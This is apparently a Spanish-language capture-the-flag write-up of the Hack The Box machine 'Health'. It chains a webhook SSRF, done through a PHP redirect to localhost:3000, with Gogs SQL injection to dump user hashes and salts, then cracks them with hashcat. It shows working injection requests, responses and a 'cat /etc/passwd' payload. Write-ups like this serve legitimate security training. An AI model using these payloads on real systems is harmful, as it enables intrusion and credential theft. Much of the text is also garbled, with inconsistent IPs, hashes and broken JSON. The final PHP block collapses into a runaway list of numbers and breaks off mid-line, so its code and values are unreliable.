



1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[/home/kali/HTB/health]
# ping -c 1 10.10.11.176
PING 10.10.11.176 (10.10.11.176) 56(84) bytes of data.
64 bytes from 10.10.11.176: icmp_seq=1 ttl=63 time=46.6 ms

— 10.10.11.176 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.571/46.571/46.571/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Sun Jan 15 10:17:08 2023 as: nmap -sCV -p 22,80 -v -n -oN targeted 10.10.11.176
Nmap scan report for 10.10.11.176
Host is up (0.036s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 32b7f4d42f45d330ee123b0367bbe631 (RSA)
|_ 256 86e15d8c2939acd7e815e649e235ed0c (ECDSA)
|_ 256 ef6bad64d5e45b3e667949f4ec4c239f (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD OPTIONS
|_ http-title: HTTP Monitoring Tool
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Sun Jan 15 10:17:18 2023 -- 1 IP address (1 host up) scanned in 9.72 seconds
```

Consultamos el “launchpad” para intentar descubrir a que versión de Ubuntu nos estamos enfrentando. A raíz del resultado, podemos intuir que estamos ante una versión Bionic.

openssh 1:7.6p1-4ubuntu0.7 source package in Ubuntu

Changelog

```
openssh (1:7.6p1-4ubuntu0.7) bionic; urgency=medium

* d/p/fix-connect-timeout-overflow.patch: prevent ConnectTimeout overflow.
(LP: #1903516)

[ Sergio Durigan Junior ]
* d/p/1966591-upstream-preserve-group-world-read-permission-on-kno.patch:
  Preserve group/world read permissions on known_hosts. (LP: #1966591)

-- Athos Ribeiro <email address hidden> Wed, 30 Mar 2022 10:17:14 -0300
```

Upload details

Uploaded by:
Athos Ribeiro on 2022-04-02

Uploaded to:
Bionic

Sponsored by:
Sergio Durigan Junior

Original maintainer:
Ubuntu Developers

Revisamos las tecnologías usadas por la web que corre por el puerto TCP/80.

```
(root@kali) ~/home/kali/HTB/health
$ curl -s https://10.10.11.176
{"whatsh": "https://10.10.11.176", "headers": {"Server": "Apache/2.4.29 (Ubuntu)", "X-UA-Compatible": "ie=edge", "X-Frame-Options": "DENY", "X-XSS-Protection": "1; mode=block", "X-Content-Type-Options": "nosniff", "Content-Security-Policy": "script-src 'self' https://10.10.11.176; style-src 'self' https://10.10.11.176; font-src 'self' https://10.10.11.176; img-src 'self' https://10.10.11.176; media-src 'self' https://10.10.11.176; frame-src 'self' https://10.10.11.176; connect-src 'self' https://10.10.11.176; report-uri https://10.10.11.176;"}, "body": "Healthcheck endpoint for HTB authentication system. This endpoint is used to verify the health of the system and return a 200 status code if the system is healthy. If the system is not healthy, it will return a 500 status code."}
```


Vemos un correo electrónico (“contact@health.htb”). Vamos a meter ese dominio en nuestro /etc/hosts.

```
GNU nano 7.1 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.176 health.htb
```

Buscamos un poco de información sobre Laravel.

¿Qué es Laravel y para qué sirve?

Laravel es un framework PHP gratis y de código abierto que brinda un conjunto de herramientas y recursos para crear aplicaciones modernas. Posee un ecosistema integral que combina funciones integradas y una variedad de paquetes y extensiones compatibles. 26 jul 2022



Si realizamos una enumeración de directorios básica con nmap sobre la web, encontramos un fichero robots.txt. Aunque no tiene mucha información relevante.

```
(root@kali) ~/home/kali/HTB/health
$ nmap --script http-enum -p80 10.10.11.176
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 10:27 CET
Nmap scan report for 10.10.11.176
Host is up (0.035s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /robots.txt: Robots file

Nmap done: 1 IP address (1 host up) scanned in 179.30 seconds
```

```
← → ↺ 🏠 🔍 10.10.11.176/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
User-agent: *
Disallow:
```

2. Análisis de vulnerabilidades

Si abrimos la página web en nuestro navegador, vemos que nos hablan de Webhook.

The screenshot shows the healthcheck web application interface. At the top, there is a navigation bar with links to 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'Installation Cannot Co...'. The main heading is 'health.htb' with the subtitle 'Simple health checks for any URL'. Below this, a paragraph states: 'This is a free utility that allows you to remotely check whether an http service is available. It is useful if you want to check whether the server is correctly running or if there are any firewall issues blocking access.' There is a 'Configure Webhook' button. The configuration section includes three input fields: 'Payload URL:' with the value 'http://example.com/postreceive', 'Monitored URL:' with the value 'http://example.com', and 'Interval:' with the value '*15 * * * *'. Below these fields, a note says 'Please make use of cron syntax, see [here](#) for reference.' At the bottom, there is a dropdown menu labeled 'Under what circumstances should the webhook be sent?' with the selected option being 'Only when Service is not available'.

Investigamos de qué se trata.

¿Qué es un webhook y para qué sirve?

Un webhook es una función de devolución de llamadas que se basa en el protocolo HTTP para que dos **interfaces de programación de aplicaciones (API)** se comuniquen mediante eventos de forma ligera. Muchas aplicaciones web los utilizan para recibir pequeñas cantidades de datos de otras aplicaciones, pero también sirven para activar flujos de trabajo de automatización en los entornos de **GitOps**.

Para realizar una prueba y ver cómo funciona la aplicación, vamos a crearnos un fichero index.html con el texto “Esto es una prueba”. Nos creamos un servidor web y nos ponemos en escucha con NC por el puerto 4343. Realizamos la consulta sobre la web y vemos los resultados.

Payload URL:

http://10.10.14.15:4343

Monitored URL:

http://10.10.14.15

Interval:

/5 * * * *

Please make use of cron syntax, see [here](#) for reference.

Under what circumstances should the webhook be sent?

Always

Test

Create

```
# ./startWebShell.sh /home/hack1/HTTP/naali/crontest
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) :
10.10.11.176 - - [15/Jun/2023 11:15:08] "GET / HTTP/1.1" 200 -
```

```
# ./startWebShell.sh /home/hack1
# curl --insecure https://10.10.11.176:80
[Warning: insecure request!]
connect to 10.10.11.176 from (UNKNOWN) [10.10.11.176] 4952
POST / HTTP/1.1
Host: 10.10.11.176:80
Accept: */*
Content-Type: application/json
Content-Length: 364

{"webhookurl": "http://10.10.16.15:4040/", "messageformat": "http://10.10.16.15", "payload": "cat /etc/passwd", "data as json printable": "message": "HTTP/1.1 200 OK", "headers": {"Server": "SimpleHTTP/0.6 Python/2.10.0"}, "date": "Sun, 15 Jun 2023 11:15:08 GMT"}
}
```

Con esto, nos viene a la cabeza un posible ataque SSRF donde podamos atacar a puertos que no están expuestos. Vamos a volver a lanzar un NMAP pero esta vez, consultando posibles puertos filtrados. Conseguimos un puerto, que antes no veíamos, el TCP/3000.

```
(root@kali)-[/home/kali/HTB/health]
# nmap -sS -vvv -n -p- -vvv --min-rate 5000 10.10.11.176
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 12:20 CET
Initiating Ping Scan at 12:20
Scanning 10.10.11.176 [4 ports]
Completed Ping Scan at 12:20, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:20
Scanning 10.10.11.176 [65535 ports]
Discovered open port 22/tcp on 10.10.11.176
Discovered open port 80/tcp on 10.10.11.176
Completed SYN Stealth Scan at 12:20, 12.96s elapsed (65535 total ports)
Nmap scan report for 10.10.11.176
Host is up, received echo-reply ttl 63 (0.036s latency).
Scanned at 2023-01-15 12:20:38 CET for 13s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
3000/tcp  filtered ppp     no-response
```

Sin embargo, la web debe tener algún tipo de control o “black wordlist” que nos impide poner la ip localhost de la máquina víctima en sus diferentes formas (localhost, 127.0.0.1, hexadecimal, decimal, etc.).

Nos vamos a crear un web, que haga una redirección a <http://127.0.0.1:3000>.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 7.1 index.php
<?php
header("Location: http://127.0.0.1:3000");
?>
```

Nos ponemos en escucha con NC en el puerto TCP/4343 y en el puerto TCP/80 con un servidor de PHP. Realizamos la siguiente petición.

Configure Webhook

Payload URL:

http://10.10.14.39:4343

Monitored URL:

http://10.10.14.39

Interval:

Please make use of cron syntax, see [here](#) for reference.

Under what circumstances should the webhook be sent?


Always

Test


Create

3. Análisis de vulnerabilidades y explotación


Para trabajar más cómodamente, nos vamos a montar el entorno en nuestra máquina de atacante. Una vez construido el vector de ataque, lo ejecutaremos en la máquina víctima.



Nos descargamos y descomprimos el fichero “linux_amd64.zip”.




Lo ejecutamos y seguimos los pasos para configurarlo.




Vamos a meter una contraseña que venga en el rockyou. En nuestro caso usaremos “metallica”.

Probamos el código que viene en el exploit “Gogs - 'users'/'repos' '?q' SQL Injection” y vemos que se acontece.



Para entender más profundamente qué está ocurriendo nos abrimos burpsuite y simplificamos la inyección. Vamos a explotar “users” que nos parece más interesante que “repos”.



Intentamos forzar el ordenamiento por una consulta que no exista, y vemos que da un error.

| Request | | | Response | | | |
|---|-----|-----|---|-----|-----|--------|
| Pretty | Raw | Hex | Pretty | Raw | Hex | Render |
| <pre>1 GET /api/v1/users/search?q= order+by=100+--+ HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1</pre> | | | <pre>1 HTTP/1.1 500 Internal Server Error 2 Content-Type: application/json; charset=UTF-8 3 Set-Cookie: _csrf=; Path=/; Max-Age=0 4 Date: Sat, 21 Jan 2023 08:39:17 GMT 5 Content-Length: 56 6 Connection: close 7 8 { 9 "error": "near \"\": syntax error", 10 "ok": false 11 }</pre> | | | |

Cambiamos la forma de representar los espacios, usando “/***/”. El propio resultado nos avisa de que el número máximo de consultas es 27.

| Request | | | Response | | | |
|--|-----|-----|---|-----|-----|--------|
| Pretty | Raw | Hex | Pretty | Raw | Hex | Render |
| <pre>1 GET /api/v1/users/search?q= '/*/*order/**by/**100/**/--/***/' HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1</pre> | | | <pre>1 HTTP/1.1 500 Internal Server Error 2 Content-Type: application/json; charset=UTF-8 3 Set-Cookie: _csrf=; Path=/; Max-Age=0 4 Date: Sat, 21 Jan 2023 08:39:58 GMT 5 Content-Length: 91 6 Connection: close 7 8 { 9 "error": "1st ORDER BY term out of range - should be between 1 and 27", 10 "ok": false 11 }</pre> | | | |

Creamos la consulta.

| Request | | | Response | | | |
|--|-----|-----|---|-----|-----|--------|
| Pretty | Raw | Hex | Pretty | Raw | Hex | Render |
| <pre>1 GET /api/v1/users/search?q= '/*/*union/**select/**1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/--/***/' HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1</pre> | | | <pre>1 HTTP/1.1 200 OK 2 Content-Type: application/json; charset=UTF-8 3 Set-Cookie: _csrf=; Path=/; Max-Age=0 4 Date: Sat, 21 Jan 2023 08:47:05 GMT 5 Content-Length: 188 6 Connection: close 7 8 { 9 "data": [10 { 11 "username": "", 12 "avatar": "//1.gravatar.com/avatar/" 13 }, 14 { 15 "username": "", 16 "avatar": "//1.gravatar.com/avatar/" 17 } 18] 19 }</pre> | | | |

Vemos que no nos da error, pero tampoco nos saca los usuarios. Cambiamos la consulta para que contemple un “UNION SELECT ALL”. Esto hace que represente todos los resultados, aunque estén duplicados.

| Request | | | Response | | | |
|--|-----|-----|--|-----|-----|--------|
| Pretty | Raw | Hex | Pretty | Raw | Hex | Render |
| <pre>1 GET /api/v1/users/search?q= '/*/*union/**select/**1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/--/***/' HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: lang=en-US; i_like_gogits=8b7fb0d8d80046ecc0106ae31f8b3158ebacd31f 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1</pre> | | | <pre>1 HTTP/1.1 200 OK 2 Content-Type: application/json; charset=UTF-8 3 Set-Cookie: _csrf=; Path=/; Max-Age=0 4 Date: Sat, 21 Jan 2023 08:49:31 GMT 5 Content-Length: 227 6 Connection: close 7 8 { 9 "data": [10 { 11 "username": "root", 12 "avatar": "//1.gravatar.com/avatar/c7d8a802c52632f754b9e397f7ed080" 13 }, 14 { 15 "username": "3", 16 "avatar": "//1.gravatar.com/avatar/15" 17 } 18], 19 "ok": true 20 }</pre> | | | |

Ahora ya vemos los usuarios. Adicionalmente, vemos que nos representa un “3”. Por lo que ya tenemos una columna con la que operar para obtener la información de la base de datos.

Vemos que la BBDD de la aplicación se guarda en el fichero data/gogs.db. Con una aplicación que nos permite explorar la BBDD (<https://sqlitebrowser.org/dl/>) vemos la estructura de la tabla users.

| CREATE TABLE `user` (`id` INT) | | |
|--------------------------------|---------|---------------------------------|
| id | INTEGER | "id" INTEGER NOT NULL |
| lower_name | TEXT | "lower_name" TEXT NOT NULL |
| name | TEXT | "name" TEXT NOT NULL |
| full_name | TEXT | "full_name" TEXT |
| email | TEXT | "email" TEXT NOT NULL |
| passwd | TEXT | "passwd" TEXT NOT NULL |
| login_type | INTEGER | "login_type" INTEGER |
| login_source | INTEGER | "login_source" INTEGER NOT NULL |
| login_name | TEXT | "login_name" TEXT |
| type | INTEGER | "type" INTEGER |
| num_followers | INTEGER | "num_followers" INTEGER |
| num_followings | INTEGER | "num_followings" INTEGER |
| num_stars | INTEGER | "num_stars" INTEGER |
| num_repos | INTEGER | "num_repos" INTEGER |
| avatar | TEXT | "avatar" TEXT NOT NULL |
| avatar_email | TEXT | "avatar_email" TEXT NOT NULL |
| location | TEXT | "location" TEXT |
| website | TEXT | "website" TEXT |
| is_active | INTEGER | "is_active" INTEGER |
| is_admin | INTEGER | "is_admin" INTEGER |
| rand | TEXT | "rand" TEXT |
| salt | TEXT | "salt" TEXT |
| created | NUMERIC | "created" NUMERIC |
| updated | NUMERIC | "updated" NUMERIC |
| description | TEXT | "description" TEXT |
| num_teams | INTEGER | "num_teams" INTEGER |
| num_members | INTEGER | "num_members" INTEGER |

Vamos a realizar la consulta, extrayendo el campo email, passwd, salt.

| Request | | | Response | | |
|---------------------------------|-----|-----|---|-----|-----|
| Raw | Raw | Hex | Raw | Raw | Hex |
| 1 GET /api/v1/users/search/ | | | 1 HTTP/1.1 200 OK | | |
| 2 [POST] /api/v1/users/search/ | | | 2 Content-Type: application/json; charset=UTF-8 | | |
| 3 [POST] /api/v1/users/search/ | | | 3 Set-Cookie: csrf= Path=/; Max-Age=0 | | |
| 4 [POST] /api/v1/users/search/ | | | 4 Date: Sat, 21 Jan 2023 09:06:16 GMT | | |
| 5 [POST] /api/v1/users/search/ | | | 5 Content-Length: 350 | | |
| 6 [POST] /api/v1/users/search/ | | | 6 Connection: close | | |
| 7 [POST] /api/v1/users/search/ | | | 7 | | |
| 8 [POST] /api/v1/users/search/ | | | 8 { | | |
| 9 [POST] /api/v1/users/search/ | | | 9 "data": [| | |
| 10 [POST] /api/v1/users/search/ | | | 10 { | | |
| 11 [POST] /api/v1/users/search/ | | | 11 "username": "root", | | |
| 12 [POST] /api/v1/users/search/ | | | 12 "avatar": "https://i.gravatar.com/avatar/c7d6a1802c52632f754b9e39777e0800" | | |
| 13 [POST] /api/v1/users/search/ | | | 13 }, | | |
| 14 [POST] /api/v1/users/search/ | | | 14 { | | |
| 15 [POST] /api/v1/users/search/ | | | 15 "username": | | |
| 16 [POST] /api/v1/users/search/ | | | 16 "test(Pass: 6-030e030654a7ab817bca6794e9e45e7e7b57c84145eed4984e40230a1140308e29b0876c760979a108dbefc2 | | |
| 17 [POST] /api/v1/users/search/ | | | 17 "31009b:75e4nu0k)", | | |
| 18 [POST] /api/v1/users/search/ | | | 18 "avatar": "https://i.gravatar.com/avatar/15" | | |
| 19 [POST] /api/v1/users/search/ | | | 19 } | | |
| 20 [POST] /api/v1/users/search/ | | | 20 } | | |
| 21 [POST] /api/v1/users/search/ | | | 21 "ok": true | | |

Revisamos el código de la aplicación de la versión que estamos explotando.

| | |
|---|---|
| https://github.com/gogs/gogs/blob/54930c001df8316d8dfda450b5c39379df2cc1b1/models/user.go | |
| Kali Forums | Kali NetHunter |
| Exploit-DB | Google Hacking DB |
| OffSec | Installation Cannot Co... |
| 111 | When: time.Now(), |
| 112 | } |
| 113 | } |
| 114 | |
| 115 | // EncodePasswd encodes password to safe format. |
| 116 | func (u *User) EncodePasswd() { |
| 117 | newPasswd := base.PBKDF2([]byte(u.Passwd), []byte(u.Salt), 10000, 50, sha256.New) |
| 118 | u.Passwd = fmt.Sprintf("%x", newPasswd) |
| 119 | } |

Lo que vemos aquí, es que se usa un algoritmo pbkdf, con 10000 interacciones. Si realizamos una búsqueda por hashcat, vemos el formato de hash que debemos poner. OJO!! Hay que ajustar el número de iteraciones (para nosotros debe ser 10000 y no 1000)

| |
|---|
| (root@kali)~[/home/.../HTB/health/content/gogs] |
| # hashcat --example-hashes grep -i pbkdf |
| Name.....: WPA-EAPOL-PBKDF2 |
| Name.....: macOS v10.8+ (PBKDF2-SHA512) |
| Example.Hash.....: grub.pbkdf2.sha512.1024.03510507805003756325721 ... 2425b [Truncated, use --mach for |
| Name.....: Cisco-IOS \$8\$ (PBKDF2-SHA256) |
| Name.....: Django (PBKDF2-SHA256) |
| Example.Hash.....: pbkdf2_sha256\$10000\$1135411628\$bFYX62rfJobJ07VwrUMXfuffLfj2RDM2G6/BrTrUWkE= |
| Name.....: PBKDF2-HMAC-SHA256 |


```
(root@kali)-[/home/.../HTB/health/content/gogs]
# hashcat --example-hashes | grep -i "PBKDF2-HMAC-SHA256" -C 10
Example.Hash.....: 48e61d68e93027fae35d405ed16cd01b6f1ae66267833b4a7aa1759e45bab9bba652da2e4c07c155a3d8cf1d81f3a7e8
Example.Pass.....: hashcat
Benchmark.Mask.....: 7b?b?b?b?b?b?b
Autodetect.Enabled..: Yes
Self.Test.Enabled...: Yes
Potfile.Enabled.....: Yes
Custom.Plugin.....: No
Plaintext.Encoding...: ASCII, HEX
Hash mode #10900
Name.....: PBKDF2-HMAC-SHA256
Category.....: Generic KDF
Slow.Hash.....: Yes
Password.Len.Min....: 0
Password.Len.Max....: 256
Salt.Type.....: Embedded
Salt.Len.Min.....: 0
Salt.Len.Max.....: 256
Kernel.Type(s).....: pure
Example.Hash.Format.: plain
Example.Hash.....: sha256:1000:NjI3MDM3:vVfavLQL9Zwg8BUMq6/FB8FtpkIGWYk
```

Componemos nuestro hash, codificando los datos obtenidos.

```
(root@kali)-[/home/kali/HTB/health/content]
# echo -n "b639e3d664a7ab8178ac6794e9ed45e7e78a57c84145aed4984a40230a1140308e29b0876c760976a108d8efc2310090b" | xxd -r -p | base64
tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbChbHYJdqEI20/CMQCQs=

# echo -n "70L4mmuDKv" | base64
NzBMNG1udURLdg=
```

```
Archivo Acciones Editar Vista Ayuda
GNU nano 7.1 hash
sha256:10000:NzBMNG1udURLdg=:tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbChbHYJdqEI20/CMQCQs=
```

Ejecutamos `"hashcat -m 10900 -a 0 hash /usr/share/wordlists/rockyou.txt"` y conseguimos obtener la contraseña que anteriormente habíamos configurado.

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

sha256:10000:NzBMNG1udURLdg=:tjnmPWZKergXispnlOntRefnilfIQUWu7UmEpAIwoRQDCOKbChbHYJdqEI20/CMQCQs=:metallica

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target.....: sha256:10000:NzBMNG1udURLdg=:tjnmPWZKergXispnlOntR...MQCQs=
Time.Started....: Sat Jan 21 10:41:19 2023 (1 sec)
Time.Estimated...: Sat Jan 21 10:41:20 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 431 H/s (7.20ms) @ Accel:32 Loops:512 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 384/14344385 (0.00%)
Rejected.....: 0/384 (0.00%)
Restore.Point...: 320/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9728-9999
Candidate.Engine.: Device Generator
Candidates.#1...: smokey -> michael1
Hardware.Mon.#1..: Util: 75%

Started: Sat Jan 21 10:41:16 2023
Stopped: Sat Jan 21 10:41:22 2023
```

Vamos a llevar este ataque a la máquina víctima. Modificamos nuestro fichero index.php con la inyección en la URL. Obtenemos unas credenciales.

```
index.php
header("Location: http://localhost:3000/api/v1/users/search?q=" . $union . "||select * from users where id=1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122,123,124,125,126,127,128,129,130,131,132,133,134,135,136,137,138,139,140,141,142,143,144,145,146,147,148,149,150,151,152,153,154,155,156,157,158,159,160,161,162,163,164,165,166,167,168,169,170,171,172,173,174,175,176,177,178,179,180,181,182,183,184,185,186,187,188,189,190,191,192,193,194,195,196,197,198,199,200,201,202,203,204,205,206,207,208,209,210,211,212,213,214,215,216,217,218,219,220,221,222,223,224,225,226,227,228,229,230,231,232,233,234,235,236,237,238,239,240,241,242,243,244,245,246,247,248,249,250,251,252,253,254,255,256,257,258,259,260,261,262,263,264,265,266,267,268,269,270,271,272,273,274,275,276,277,278,279,280,281,282,283,284,285,286,287,288,289,290,291,292,293,294,295,296,297,298,299,300,301,302,303,304,305,306,307,308,309,310,311,312,313,314,315,316,317,318,319,320,321,322,323,324,325,326,327,328,329,330,331,332,333,334,335,336,337,338,339,340,341,342,343,344,345,346,347,348,349,350,351,352,353,354,355,356,357,358,359,360,361,362,363,364,365,366,367,368,369,370,371,372,373,374,375,376,377,378,379,380,381,382,383,384,385,386,387,388,389,390,391,392,393,394,395,396,397,398,399,400,401,402,403,404,405,406,407,408,409,410,411,412,413,414,415,416,417,418,419,420,421,422,423,424,425,426,427,428,429,430,431,432,433,434,435,436,437,438,439,440,441,442,443,444,445,446,447,448,449,450,451,452,453,454,455,456,457,458,459,460,461,462,463,464,465,466,467,468,469,470,471,472,473,474,475,476,477,478,479,480,481,482,483,484,485,486,487,488,489,490,491,492,493,494,495,496,497,498,499,500,501,502,503,504,505,506,507,508,509,510,511,512,513,514,515,516,517,518,519,520,521,522,523,524,525,526,527,528,529,530,531,532,533,534,535,536,537,538,539,540,541,542,543,544,545,546,547,548,549,550,551,552,553,554,555,556,557,558,559,560,561,562,563,564,565,566,567,568,569,570,571,572,573,574,575,576,577,578,579,580,581,582,583,584,585,586,587,588,589,590,591,592,593,594,595,596,597,598,599,600,601,602,603,604,605,606,607,608,609,610,611,612,613,614,615,616,617,618,619,620,621,622,623,624,625,626,627,628,629,630,631,632,633,634,635,636,637,638,639,640,641,642,643,644,645,646,647,648,649,650,651,652,653,654,655,656,657,658,659,660,661,662,663,664,665,666,667,668,669,670,671,672,673,674,675,676,677,678,679,680,681,682,683,684,685,686,687,688,689,690,691,692,693,694,695,696,697,698,699,700,701,702,703,704,705,706,707,708,709,710,711,712,713,714,715,716,717,718,719,720,721,722,723,724,725,726,727,728,729,730,731,732,733,734,735,736,737,738,739,740,741,742,743,744,745,746,747,748,749,750,751,752,753,754,755,756,757,758,759,760,761,762,763,764,765,766,767,768,769,770,771,772,773,774,775,776,777,778,779,780,781,782,783,784,785,786,787,788,789,790,791,792,793,794,795,796,797,798,799,800,801,802,803,804,805,806,807,808,809,810,811,812,813,814,815,816,817,818,819,820,821,822,823,824,825,826,827,828,829,830,831,832,833,834,835,836,837,838,839,840,841,842,843,844,845,846,847,848,849,850,851,852,853,854,855,856,857,858,859,860,861,862,863,864,865,866,867,868,869,870,871,872,873,874,875,876,877,878,879,880,881,882,883,884,885,886,887,888,889,890,891,892,893,894,895,896,897,898,899,900,901,902,903,904,905,906,907,908,909,910,911,912,91